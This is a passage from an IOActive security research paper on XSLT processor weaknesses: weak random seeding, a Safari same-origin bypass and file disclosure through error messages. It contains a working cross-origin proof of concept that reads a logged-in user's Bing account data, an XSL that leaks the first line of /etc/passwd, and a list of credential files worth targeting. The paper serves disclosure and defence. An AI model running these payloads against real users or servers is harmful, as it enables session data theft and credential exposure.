
1. Xalan-C uses `srand()` from `C++`. The man page for `srand()` defines the functions as a "*bad random number generator*". Here is the random function for Xalan-C:



```
void
XalanEXSLTMathFunctionsInstaller::installGlobal(MemoryManager& theManager)
{
    doInstallGlobal(theManager, s_mathNamespace, theFunctionTable);

    // Sets the starting point for generating a series of pseudorandom integers,
    // we need it for random() EXSLT function
#if defined(XALAN_STRICT_ANSI_HEADERS)
    using std::srand;
    using std::time;
#endif
    srand( (unsigned)time( NULL ) );
}
```


Figure 12: Xalan-C random function in xalan-c-1.11/c/src/xalanc/XalanEXSLT/XalanEXSLTMath.cpp

2. Xalan-J and Saxon use `java.lang.Math.random()` from `Java`. The Java documentation recommends using "*SecureRandom to get a cryptographically secure pseudo-random number generator for use by security-sensitive applications*". Following are the `random()` functions from Xalan-J and Saxon.



```
/**
 * The math:random function returns a random number from 0 to 1.
 *
 * @return A random double from 0 to 1
 */
public static double random()
{
  return Math.random();
}
```

Figure 13: Xalan-J random function in xalan-j_2_7_2/src/org/apache/xalan/lib/ExsltMath.java



```java
    /**
     * Get a random numeric value (SStL)
     */

    public static double random() {
        return java.lang.Math.random();
    }
```

Figure 14: Saxon random function in saxon9-6-0-6source/net/sf/saxon/option/exslt/Math.java

All XSLT implementations rely on pseudorandom numbers generators and their outputs are not to be used for sensitive information.

No initialization vector (IV)


A Pseudo Random Number Generator (PRNG) begins with a certain seed value. Libxslt does not implement a default seed value for its random functionality.

The following is a sample random.xsl file, which will output a value obtained from `Math:random()`:

```xml
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:math="http://exslt.org/math" extension-element-prefixes="math">
<xsl:output omit-xml-declaration="yes"/>
 <xsl:template match="/">
   <xsl:value-of select="math:random()" /><xsl:text>&#xa;</xsl:text>
 </xsl:template>
</xsl:stylesheet>
```

Figure 15: random.xsl

This is an example set of two outputs using the latest version of `xsltproc`:



```
ltproc random.xsl random.xml
7.82636925942561e-06

gnu:xmls fear$ xsltproc   dom.xsl random.xml
7.82636925942561e-06
```

```
gn :xmls fear$ python
Pyt on 2.7.9 (default, Dec 13 2014, 15:13:49)
[GCC 4.2.1 Compatible Apple LLVM 6.0 (clang-600.0.56)] on da
Type  help", "copyright", "credits" or "license" for more in
>>> fr m lxml import etree
>>> fro  StringIO import StringIO
>>> xsl = etree.XSLT(etree.XML(open('random.xsl').read()))
>>> xml = etree.parse(StringIO(open('random.xml').read()))
>>> print xsl(xml)
7.82636925942561e-06

>>> print xsl(xml)
0.131537788143166
```

Figure 16: Random output using the same IV

Notice how the xsltproc output remains the same execution after execution. This is a result of the fact that the `random()` function always uses the same seed. If the random function is used as a Cipher Block Chaining (CBC), not using a random initialization Vector (IV) will cause algorithms to be susceptible to dictionary attacks.

When using LXML with Python, you will obtain that same result as in the first execution. After that, the next results will be different than the first one. However, the same values will be produced execution after execution unless time is used as part of the seed.

Recommendation

Firstly, if cryptographically secure numbers are required[4] do not use XSLT. Secondly, if different values are required every time the XSLT is being processed, remember to define a different IV value in case using libxslt[5].

4 CWE-338: Use of Cryptographically Weak Pseudo-Random Number Generator (http://cwe.mitre.org/data/definitions/338.html)

5 CWE-329: Not Using a Random IV with CBC Mode (http://cwe.mitre.org/data/definitions/329.html)

Same-Origin Policy Bypass

An origin is defined by the scheme, host, and port of a URL. Generally speaking, documents retrieved from distinct origins are isolated from each other. For example, if a document retrieved from http://example.com/doc.html tries to access the DOM of a document retrieved from https://example.com/target.html, the user agent will disallow access. The origin of the first document (HTTP scheme, host example.com, and port 80) does not match the scheme and port of the second document (HTTPS scheme, host example.com, port 443) .

Safari is able to process XML and XHTML files, which can then be manipulated using XSLT v1.0 functionalities. By making use of the XSLT function `document()`, it is possible to access well-formed XML documents other than the main source document. Safari permits the main document to access cross-origin URL addresses using their corresponding cookies. Information from third-party websites can be retrieved using the XSLT function `document()`, and then analyzed using the functions `value-of()` and/or `copy-of()`. Finally, the information can be manipulated using JavaScript and sent back to an attacker.

In the following proof of concept code, an attacker uses a local XHTML file containing an in-line XSLT document referencing the same document (line 3). This document defines a URL element (line 93) which is opened with the `document()` function (line 38) and the context is exposed using the functions `value-of` (line 53) and `copy-of` (line 66). Finally, the contents are further manipulated using JavaScript (lines 81-84)[6].

```
  2 <?xml version="1.0" encoding="utf-8"?>
  3 <?xml-stylesheet type="text/xsl" href="cross-origin.xhtml"?>
  4 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns="http://www.w3.org/1999/xhtml">
  5
  6   <xsl:template match="xsl:stylesheet">
  7     <xsl:apply-templates/>
  8   </xsl:template>
  9
 10   <xsl:template match="/">
 11     <html>
 12       <head>
 13         <style>
 14           body {background-color: #A82A26;}
 15           table {background-color: #FFFFFF;
 16                  border-style: solid;
 17                  border-collapse: collapse;
 18                  border-color: #CCCCCC;}
 19           h1 {color:#FFFFFF;
 20               text-align:center;}
 21         </style>
 22         <title>IOActive - XOSS (Cross Origin Site Scripting)</title>
 23       </head>
 24       <body>
 25         <h1>IOActive - XOSS (Cross Origin Site Scripting)</h1>
```


[6] CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') (http://cwe.mitre.org/data/definitions/79.html)

```
        <br/>
        <table align="center">
          <xsl:apply-templates />
        </table>
      </body>
    </html>
  </xsl:template>

  <xsl:template match="text()"/>

  <xsl:template match="//node()[local-name() = name()]">
    <xsl:if test="local-name() = 'url'">
      <xsl:variable name="url" select="document(.)"/>
      <tr>
        <td>
          <b>URL:</b>
        </td>
        <td>
          <xsl:value-of select="."/>
        </td>
      </tr>
      <tr>
        <td>
          <b>&lt;xsl:value-of&gt;</b>
        </td>
        <td>
          <textarea id="valueOf" rows="10" cols="100">
            <xsl:value-of select="$url"/>
          </textarea>
        </td>
      </tr>
      <tr>
        <td>
         <b>&lt;xsl:copy-of&gt;</b>
        </td>
        <td>
          <textarea id="copyOf" rows="10" cols="100">
            <xsl:text disable-output-escaping="yes">
              &lt;![CDATA[
            </xsl:text>
            <xsl:copy-of select="$url"/>
            <xsl:text disable-output-escaping="yes">
             ]]&gt;
            </xsl:text>
          </textarea>
        </td>
      </tr>
      <tr>
        <td>
          <b>Accessing private
           information from:</b>
        </td>
        <td>
        <input type="text" id="internal"/>
        <script type="text/javascript">
          var copyOf = document.getElementById("copyOf").value;
          var firstname = copyOf.substring(copyOf.indexOf('"id_n">')+7);
          var internal = document.getElementById("internal");
          internal.value = firstname.substring(0,8);
        </script>
        </td>
       </tr>
    </xsl:if>
    <xsl:apply-templates/>
  </xsl:template>

  <read>
    <url>http://www.bing.com/account/general</url>
  </read>

</xsl:stylesheet>
```

Figure 17: cross-origin.xhtml

The following steps will read cross-origin information from www.bing.com:

1) Log in www.bing.com (if you already have a valid cookie, this step is not required)
2) Open cross-origin.xhtml


bing.com
Bing
WEB
IMAGES
VIDEOS
MAPS
NEWS
MORE
MSN
OFFICE ONLINE
OUTLOOK.COM
Español
Fernando
Safari
bing
file:///Users/fear/Documents/iaaa/xml/blackhat/xmls/cross-origin.xhtml
Cross Origin Site Scripting
Safari

Cross Origin Site Scripting

URL: http://www.bing.com/account/general

<xsl:value-of>

```
//
si_ST=new Date
////
sb_gh=function(){return location.hash},sb_sh=function(n){location.hash=n};function _ge(n){return
_d.getElementById(n)}_w=window,_d=document,sb_de=_d.documentElement,sb_ie=!!_w.ActiveXObject,sb_i6=sb_ie&&!_w.XM
```

<xsl:copy-of>

```
        <html xmlns:Web="http://schemas.live.com/Web/" lang="en" xml:lang="en"><meta http-equiv="X-UA-Compatible"
content="IE=8, IE=9, IE=10"/><head><meta content="text/html; charset=utf-8" http-equiv="content-type"/><script
type="text/javascript">//
```

Accessing private information from: Fernando

Figure 18: Reading Information from Bing

The previous code outputs three text areas:

- `<xsl:value-of>`: a text representation of the web page http://www.bing.com/account/general when using the user's cookie
- `<xsl:copy-of>`: an XML representation of the web page http://www.bing.com/account/general when using the user's cookie
- Accessing private information from: the name of the user logged in bing.com

Recommendation

Do not allow violations to the same-origin policy.

Information Disclosure (and File Reading) through Errors

Malformed XSLT documents will terminate an execution once they detect an error. This is the same behavior observed for malformed XML documents: the specification defines strict rules, and on fatal errors, no more data should be processed.

Errors can provide useful information about what has gone wrong. Users or developers may find this information useful when working with XML and style sheets. These messages may indicate which file is corrupted, in which line the problem lies, and eventually what the error is. The error messages depend on the functionality and the application being tested. Certain functions—and applications—may be prone to provide more interesting information than others. Most web browsers have their own additional restrictions, which may not be present in XSLT processors.

There are three functions that can be used to read files:

- `document()`: is used to access information contained in other XML documents.
- include(): allows stylesheets to be combined without changing the semantics of the stylesheets being combined
- import(): allows stylesheets to override each other

The following XML document references in the element file the value `/etc/passwd` and it will use an XSLT defined in the first line:

```
<?xml-stylesheet type="text/xsl" href="2-9-Reading_Non-XML-Files.xsl"?>
<file>/etc/passwd</file>
```


Figure 19: Document Containing "/etc/passwd" Reference

The following style sheet is the one being referenced by the previous document. It contains a reference to the `document()` function and it will attempt to output its content using the `value-of` functionality:

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:value-of select="document(file)"/>
  </xsl:template>
</xsl:stylesheet>
```

Figure 20: Style Sheet using document()

The previous style sheet will try to access the file `/etc/passwd` using the `document()` function. Since this file is not an XML document, it should not be possible. But the good thing is that it will output an unexpected error message. This is the output produced by `xsltproc`:




```
$ whoami
www-data
$ xsltproc document.xsl document.xml
/etc/passwd:1: parser error : Start tag expected, '<' not found
root:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/:0:0:root:/root:/bin/bash
^
```

Figure 21: Error Message Containing First Line of "etc/passwd"

Once the first line of the file `/etc/passwd` is read, the processor stops execution after not being able to find a valid XML starting tag. Next, the processor outputs an error message containing the first 80 characters of the malformed line: the encrypted root password. A similar behavior can also be observed when using `import()` or `include()`.

The following example, shows Ruby (using the Nokogiri library) exposing information when using `import()`:



```
$ ruby import.rb
passwd:1: parser error : Start tag expected, '<' not found
root:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/:0:0::/root:/bin/bash
^
/Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse_stylesheet_doc': compilation error: element import (RuntimeError)
xsl:import : unable to load passwd
        from /Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse'
        from /Library/Ruby/Gems/2.0.0/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:13:in `XSLT'
        from import.rb:4:in `<main>'
```

If an attacker is only able to read one single line of a file, the following files may be interesting to read:

- /etc/passwd: root linux password
- /etc/shadow: root linux password
- .htpasswd: used by Apache to store information in the form of `username:password`
- .pgpass: used by PostreSQL to store information in the form of `hostname:port:database:username:password`

This type of vulnerability is more potentially exploited on server side processors. When it comes to client side processors, only Firefox is vulnerable. However, it must be noted that it cannot read files that are below the directory where the XSLT is.

	processor	**document()**	**import()**	**include()**
server	xalan-c (apache)	no	no	no
	xalan-j (apache)	no	no	no
	saxon	no	no	no
	xsltproc	yes	yes	yes
	php	yes	yes	yes
	python	no	no	no
	perl	yes	yes	yes
	ruby	no	yes	yes
client	safari	no	no	no
	opera	no	no	no
	chrome	no	no	no

	firefox	no	no	yes
	internet explorer	no	no	no

Table 4: reading first line

Recommendation

Do not disclose information about files when presenting error messages, it is not required.

About Fernando Arnaboldi

Fernando Arnaboldi is a senior security consultant at IOActive specialized in code reviews and penetration tests.

About IOActive